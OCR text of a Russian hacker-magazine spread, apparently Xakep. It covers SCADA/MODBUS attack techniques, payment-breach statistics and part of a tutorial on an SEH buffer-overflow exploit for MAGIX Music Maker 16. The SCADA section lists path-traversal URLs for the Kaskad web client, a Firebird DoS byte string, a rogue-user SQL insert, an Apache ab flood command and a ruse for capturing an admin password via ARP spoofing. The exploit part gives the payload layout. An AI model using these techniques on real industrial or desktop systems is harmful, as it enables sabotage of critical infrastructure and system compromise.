SNMP-протокола в случае его доступности. Так же в пределах самой сети, по административной панели и встроенному web-серверу, я нашел саму SCADA — это была Каскад-


Наиболее интересные инциденты

Русская компания НТЦ «Станкоинформзащита», занимающаяся безопасностью АСУ ТП, опубликовала аналитический отчет с анализом инцидентов информационной безопасности АСУ ТП зарубежных государств за 2008-2010 годы. Наиболее интересные из них:


- **7 марта 2008 года,** Блок 2 ядерной станции «Hatch» (штат Джорджиа, США), внештатное аварийное выключение на 48 часов после установки обновления программного обеспечения (похожий инцидент случился в 2006 году на ядерной станции «Browns Ferry» из-за нештатного сбоя программируемого логического контроллера при получении аномального выходного сетевого трафика из производственной сети);
- **Май 2008 года,** Корпорация Tennessee Valley Authority (TVA) (в ведомости данной энергетической корпорации находятся 11 угольных станций, 8 ТЭС, 3 ядерных станции, 29 ГЭС США), проверка регуляторов (GAO, HHS) выявила порядка 2000 уязвимостей разной степени критичности. Среди брешей в безопасности были выявлены сегменты производственной сети, подключенные к интернету, множественные уязвимости прикладного ПО, отсутствие обновлений безопасности, ошибки в проектировании архитектуры сети и каналов обмена данными;
- **26 августа 2008 года,** Центр полетного планирования Федерального управления гражданской авиации США, диспетчерские трех десятков американских аэропортов выведены из строя в результате компьютерного сбоя в центре полетного планирования.

Как MODBUS передает данные

В сетях MODBUS может быть использован один из двух способов передачи данных: ASCII или RTU. Пользователь выбирает необходимый режим вместе с другими параметрами (скорость передачи, режим паритета и так далее) во время конфигурации каждого контроллера. При использовании ASCII-режима каждый байт сообщения передается как два ASCII-символа. Главное преимущество данного способа — время между передачей символов может быть до секунды без возникновения ошибок при передаче. В ASCII-режиме сообщение начинается с «двоеточия» (:, ASCII 3A hex) и заканчивается последовательностью «возврат каретки-перевод строки» (CRLF, ASCII 0D и 0A hex). Допустимые символы для передачи — это шестнадцатиричные цифры 0-9, A-F. Монитор сетевого устройства в сети непрерывно отслеживает символ «двоеточие». Когда он принят, каждое устройство декодирует следующее поле сообщения (поле адреса) и так далее.



Проект технологического процесса — похоже на схему тепловой сети



Контроллер MODBUS для энергетической отрасли. Одно из его назначений — выполнение телеметрирования

АСУ. Изучив систему, я выявил целый ряд уязвимостей:

1) Неавторизированное чтение директории с проектом технологического процесса: KASKAD/Web_Clnt.dll/ShowPage?Web_Clnt.ini. Из него же можно узнать полный путь до базы:

```
Project="C:\Program Files\Kaskad\Projects\
KVisionDemoProject\kaskad.kpr"
```

2) Раскрытие пользовательской информации: KASKAD/Web_Clnt.dll/ShowPage?../../../Projects/KVisionDemoProject/Configurator/Events.ini

3) Чтение пароля и юзера к базе данных

UserName=sysdba

Password=ЬРВЕФГЪФИ (пароль извлекается XOR'ом на 0x1B)

4) Раскрытие служебной информации:

KASKAD/Web_Clnt.dll/ShowPage?../../../Projects/KVisionDemoProject/Configurator/Stations.ini

```
ClntIPAdr1=127.0.01
Порт = 3050
```

5) Отказ в обслуживании с помощью записи в порт TCP 3050 следующей строки (уязвимость характерна для СУБД Firebird):

```
\x00\x00\x00\x35\x4a\x4a\x4a\x4a\x4a\x4a\x4a\x4a\x4a\x4a
\x4a\x4a\x4a
```

6) Неавторизированное добавление пользователя SCADA:

```
INSERT INTO USERLIST (USERNAME, USERPASSW, NAME, GRPNAME,
FULLNAME, FLAGS, FLAGS_, ALLOWTIME, REGISTERTIME,
LASTENTERTIME, LASTPWDCHANGETIME, PWDKEEPPERIOD, STATIONS,
DROPTIMEOUT, PSPRDACCESS, PSPWRACCESS, PSPRDACCESS_,
PSPWRACCESS_) VALUES ('ITD', '745F87A6B56BACAB', 'itd',
'Пользователи', Юрий Каминков', 3, null, null, '2002-
01-30 13:11:36.0', '2002-01-30 13:11:36.0', '2002-01-30
13:11:36.0', 0, null, null, null, null, null, null);
```

Не MODBUS'ом единым!

Обнаружив узлы телеметрии, управляемые по MODBUS, я взялся за работу. Поковырявшись в протоколе, можно выявить много интересных особенностей.

1) Например, существует возможность перевести устройства PLC в режим listen only. Данный режим позволяет отключить PLC от обработки и исполнения команд на некоторый интервал времени, что может привести к останову системы в целом. Согласно архитектуре MODBUS только одно устройство (Master) может инициировать передачу (сделать запрос). Другие устройства (Slave) передают запрашиваемые главным устройством данные или производят запрашиваемые действия. Типичное главное устройство включает в себя ведущий (HOST) процессор и панели программирования. Типичное подчиненное устройство — программируемый контроллер. Перевод PLC-устройств в режим listen only реализуется с помощью рассылки специальных пакетов либо конкретному slave-устройству, либо сразу всем подчиненным устройствам с помощью широковещательного запроса. Slave-устройство возвращает сообщение в ответ на запрос, адресуемый именно ему. При широковещательных запросах ответы не возвращаются.

2) Другой характерной ошибкой (правда, никак не связанной с реализацией протокола) является некорректная обработка входных данных на стороне устройства, работающего с промышленным протоколом. Разработчики зачастую забывают контролировать предельные размеры пакетов, что приводит к крешу и нарушает работу устройства. Например, драйвер Modbus SCADAPack известного пакета ClearSCADA, способен обрабатывать пакеты от 60 до 260 байт. Что будет с девайсом, если заслать ему пакеты подлиннее, можешь проверить сам :).

3) Схожей проблемой являются ошибки проектирования штатных служб и сервисов, используемых на контроллерах. Начиная с интегрированных web-серверов и заканчивая ftp-демонами. Скажем, известный Appweb Embedded Web Server валится с помощью флуда, генерируемого утилитой Apache Benchmarking Tool (ab), пример:

```
ab -n 1000 -c 50 http://xxx.xxx.xxx.xxx/index.html
-n — суммарное количество запросов
-c — количество одновременных запросов
```

4) Поделюсь с тобой одной хитрой уловкой. Если отключить один из контроллеров телеметрии MODBUS, у Администратора начнется паника, и он точно полезет туда, чтобы перезагрузить контроллер, а потом зайдет в админку, чтобы посмотреть все настройки. Здесь-то можно и перехватить его пароль, отснифав трафик в сегменте ЛВС с помощью ARP-спуфинга.

У нас проблема


Беда существующей нормативной базы очевидна: нет ясных и явных требований к столь критически важным системам как АСУ ТП и, в частности, SCADA. Недавно наши специалисты обнаружили типовое ТЗ, нашедшее свою реализацию в одной из автоматизированных информационно-измерительных систем коммерческого учета электроэнергии (АИИС КУЭ). Требования по защите от несанкционированного доступа, согласно РД ФСТЭК РФ, которые учитывались разработчиками, — 2Б. К сожалению, данный класс не учитывает множество вопросов, таких как сигнализация попыток нарушения защиты, контроль доступа субъектов к программам, узлам сети, каналам связи, и много чему еще. Проблема! ⌶

БЕЗОПАСНОСТЬ ПЛАТЕЖЕЙ

Мировой рынок электронных платежей составляет больше десяти триллионов долларов в год, и эти деньги притягивают к себе огромное количество киберпреступников. Что насчет статистики по типам и источникам угроз? Каждая крупная компания, занимающаяся безопасностью электронных платежей, публикует отчеты о своей деятельности. Среди разнообразных цифр и графиков попадаются весьма занимательные данные.


ПРОИСХОЖДЕНИЕ АТАК

Согласно отчету компании Trustwave, 32% атак на платежные системы осуществляются из России. Впрочем, сюда можно смело плюсовать и 24% атак, происхождение которых аналитикам установить не удалось: видимо, VPN + socks chain сделали свое дело, и часть российских хакеров сумела скрыть свое происхождение. В отчете компании Verison эту проблему решили просто: 65% случаев атак они классифицировали как происходящие из «Восточной Европы».




ВРЕМЯ РЕАКЦИИ

Изучая такой важный параметр как время обнаружения индидента, аналитики Trustwave пришли к неутешительным результатам. Даже компании, которые серьезно занимаются собственной безопасностью, замечают утечку в среднем лишь через месяц после того, как она произошла. Остальные компании порой не укладываются и в полгода.




ТИПЫ УГРОЗ


Любопытно, что больше половины случаев утечек данных, по мнению Trustwave, происходят из-за удаленного доступа к приложениям, когда злоумышленникам известны логины и пароли. Verison смотрит на классификацию угроз несколько более детально: изучив более 800 случаев утечек данных из финансовых систем, специалисты пришли к выводу, что 90% утекших записей утекли из-за разнообразных форм удаленного взлома, и только 10% записей пострадали из-за инсайдерства и физической кражи информации.




НАРУШЕНИЯ PCI DSS

Как известно, существует специальный стандарт для обеспечения безопасности данных в платежной индустрии. Однако то обстоятельство, что любая финансовая организация проходит обязательную сертификацию по PCI DSS, никак не влияет на количество украденных денег. Аналитики утверждают, что дело не в том, что стандарт какой-то не такой, а в том, что многие компании его саботируют.





Алексей Синцов Digital Security (twitter.com/asintsov))





0DAY СВОИМИ РУКАМИ

Ищем уязвимость и пишем эксплойт для Music Maker 16

Здравствуйте, дорогие любители эксплойтостроения! Сегодня мы познакомимся с немецкой компанией MAGIX AG и ее продуктом Music Maker 16. В процессе нашего знакомства мы найдем уязвимость нулевого дня, а также напишем эксплойт, который будет обходить DEP и ASLR.

Предыстория

Началась эта история с того, что автор, как обычно, на работе с чашкой чая и пончиком в зубах читал новостную ленту (вот так работают в Digital Security). Мое внимание привлек заголовок «MAGIX AG угрожает судебным преследованием специалисту по безопасности». Суть была примерно в следующем: шведский парень Acidgen из тусовки Corelan Team нашел уязвимость в продукте компании MAGIX AG под названием Music Maker 16. После чего он написал письмо разработчикам, где сообщил всю инфу о баге и сказал, что после патча опубликует ее вместе с PoC. Вроде бы ситуация классическая, и такие истории происходят каждый день с самыми разными компаниями. Однако немцы не оценили добрые намерения шведского хакера и вместо того, чтобы сказать парню спасибо, обратились в суд. По всей видимости, работники MAGIX AG не очень-то в курсе того, как следует себя вести в таких ситуациях. Что ж, им же хуже: сейчас я покажу, как даже без PoC любой баг-хантер может разнести их программу на куски.


Ищем 0day

Скачав триал Music Maker 16, можно начать искать баги. Как известно, обычно уязвимости ищут фаззингом или статическим анализом. Но прежде чем начать использовать артиллерию, следует просто взглянуть на то, как работает программа. Итак, данный продукт предназначен для монтирования и сведения аудиоматериалов. Каждый проект объединяет в себе несколько аудиофайлов, их привязку к дорожкам, времени и так далее. Собственно, файл проекта, имеющий расширение .mmm, и является первой нашей фаззинговой мишенью.

Прежде всего, откроем файл демо-проекта _Demo.mmm в любом HEX-редакторе (например, 010-Editor). Простого взгляда достаточно, чтобы увидеть, как файлы с контентом (звуковые файлы) поступают в проект. Строки с путями и именами файлов просто разделены нулевыми байтами. Поскольку нигде не указан размер этих строк, то можно предположить, что Music Maker определяет конец строки по нулевому байту. Логично предположить, что если ПО не считает размер строки при копировании, а тупо идет до



Твиттер — многие белые шляпы общаются именно здесь



Продолжение атаки и РОП-программа 2, уже в куче

нулевого байта, то возможна классическая уязвимость — переполнение буфера. Чтобы быстро проверить эту гипотезу, руками затрем нули после имени файла, заменив их, к примеру, на 'a'. Выполнив это простое редактирование, можно попытаться открыть файл проекта в программе и… она с треском упадет. Что ж, теперь еще раз повторим открытие проекта. Только на этот раз присоединимся дебагером (я использую Immunity Debuger) к процессу Music Maker до открытия файла. В результате дебагер покажет причину падения и исключительную ситуацию — чтение по несуществующему адресу. Так как возник Access Violation, это заставит программу перейти к обработчику исключительной ситуации, указатель на который находится в стеке, который… мы тоже переписали значением байта 'a' из .mmm файла. Вот, в общем, мы и нашли 0day-уязвимость без применения тяжелой артиллерии, буквально за пару-тройку минут.
Как я понял, шведский хакер Acidgen нашел другую уязвимость, зато нашу уязвимость параллельно и независимо нашел лидер команды Corelan — Corelancod3r, автор известной примочки pvefindaddr. Но у него свой путь, а у нас — свой. Вообще, неудивительно, что одну и ту же уязвимость находят несколько человек, особенно такую простую и очевидную :).

Эксплойт

Найдя уязвимость, я выложил скриншот бага, чтобы донести до создателей софта простую мысль: для нахождения уязвимости совершенно не нужен никакой PoC, достаточно абстрактного указания «в софтине Music Maker есть бага». Кстати, опубликованный скриншот с ошибкой никаким образом нельзя считать вредоносным кодом, поэтому я абсолютно чист перед законами ФРГ и РФ. Однако очевидно, что информации со скриншота достаточно, чтобы любой другой человек нашел уязвимость. Так и получилось: наш читатель, известный мне под ником @ontrif, без труда докопался до сути проблемы и даже написал эксплойт! Суть его проста: перезаписываем SEH-указатель на адрес инструкции pop REG/pop REG/retn, который предварительно нашли в программе, в какой-нибудь подгруженной ДЛЛ-ке без SafeSEH (что несложно, так как вендор не потрудился включить защиту safeSEH). Это приведет к тому, что когда случится Access Violation, управление перейдет по данному указателю… а там у нас pop/pop/retn. Это значит, что 8 байт из стека уйдут, и указатель ESP опустится на 8 байт выше («опустится выше» — добро пожаловать в матрицу). А восемью байтами ниже, по правилам игры, должен находиться указатель на наш переписанный SEH-заголовок, только на четыре байта выше, где должен быть указатель на следующее звено SEH-цепочки. Таким образом, RETN возьмет указатель на наш переписанный указатель и вернет ЕМУ управление, то есть EIP будет указывать на переписанный нами стек на то место, где должен быть указатель на следующий SEH. Поэтому вместо указателя надо писать туда инструкцию JMP +0x12 (это для того, чтобы перепрыгнуть указатель на SEH-дескриптор, который у нас, если ты помнишь, четырьмя байтам дальше). Таким образом, имя «файла» во входном .mmm-проекте должно иметь следующий вид:

```
aaaa…aaaaXXXXYYYYZZZZZZZZZZZ…


aaaa…aaaa — буфер
XXXX — указатель на следующий SEH, а на самом деле — 0x909010EB
(JMP +0x12/nop/nop)
YYYY — указатель на SEH-дескриптор, а на самом деле — адрес
любой pop/pop/retn инструкции
ZZZZ — куча NOP и шеллкод
```

В этом случае ход выполнения программы такой:
1. Грузим файл;
2. Access Violation;
3. Переход по YYYY;
4. POP/POP/RETN => Исполняется XXXX;
5. XXXX = JMP +0x12;
6. Исполняется ZZZZZ, т.е шеллкод.
Все здорово, только эксплойт у меня не заработал. Причин несколько. Поскольку у меня Windows 7 x64, то я защищен DEP и ASLR. Из-за этого выбранное ontrif значение YYYY указывало на dll'ку, которая прыгала в памяти из-за ASLR и BaseFixUP. А даже если поменять YYYY на то, что надо, YYYY и ZZZZ не будут исполнятся, так как DEP не даст исполнится коду из неисполняемого участка памяти — стека. Таким образом, эксплойт работает только в среде Windows XP. Чуть позже ontrif случайно сделал еще одну версию эксплойта, исправив один байт из YYYY на нулевой. В таком варианте Access Violation не происходило, так как программа воспринимала ввод как две строчки (из-за нулевого байта). При этом переписывалось значение адреса возврата из функции на указатель кучи, причем ровно на место YYYY! Удивительное, магическое везение, как потом описывал данное событие ontrif. В этом варианте после выхода из функции программа передавала управление в кучу на место YYYY. Это позволяет не думать об ASLR, но не решает проблему с DEP.


ROP-эксплойт

Самое время вспомнить о возвратно-ориентированном программировании. Год назад я уже писал о таких эксплойтах, время повторить изученное, но на более сложном примере. Дело в том, что наш буфер в стеке обрезанный. Хоть мы и переполняем буфер в стеке, мы ограничены длиной, которую программа считывает из файла. После перезаписи SEH у нас остается в стеке ровно 508 байт! Сюда поместится РОП-программа или шеллкод, но и то и то вместе не поместится. Corelancod3r сделал РОП-программу + egg-hunter-шеллкод (он маленький и помещается после РОП-программы в оставшийся объем, но он работает до-о-олго, пока ищет в куче основной шеллкод по восьмибайтной метке). Я же мазохист, и мне интересно мгновенное срабатывание шеллкода. Покопавшись по содержимому стека, я увидел следующее: в стеке до SEH байт 100. В стеке по определенному смещению содержится указатель на кучу, на результат конкатенации пути + имени файла. Причем, если в стеке у нас начало имени файла попорче-





Начало атаки и РОП-программа 1



metaploit-строка и pvefindaddr помогают сразу же определить, какие байты перезаписывают SEH

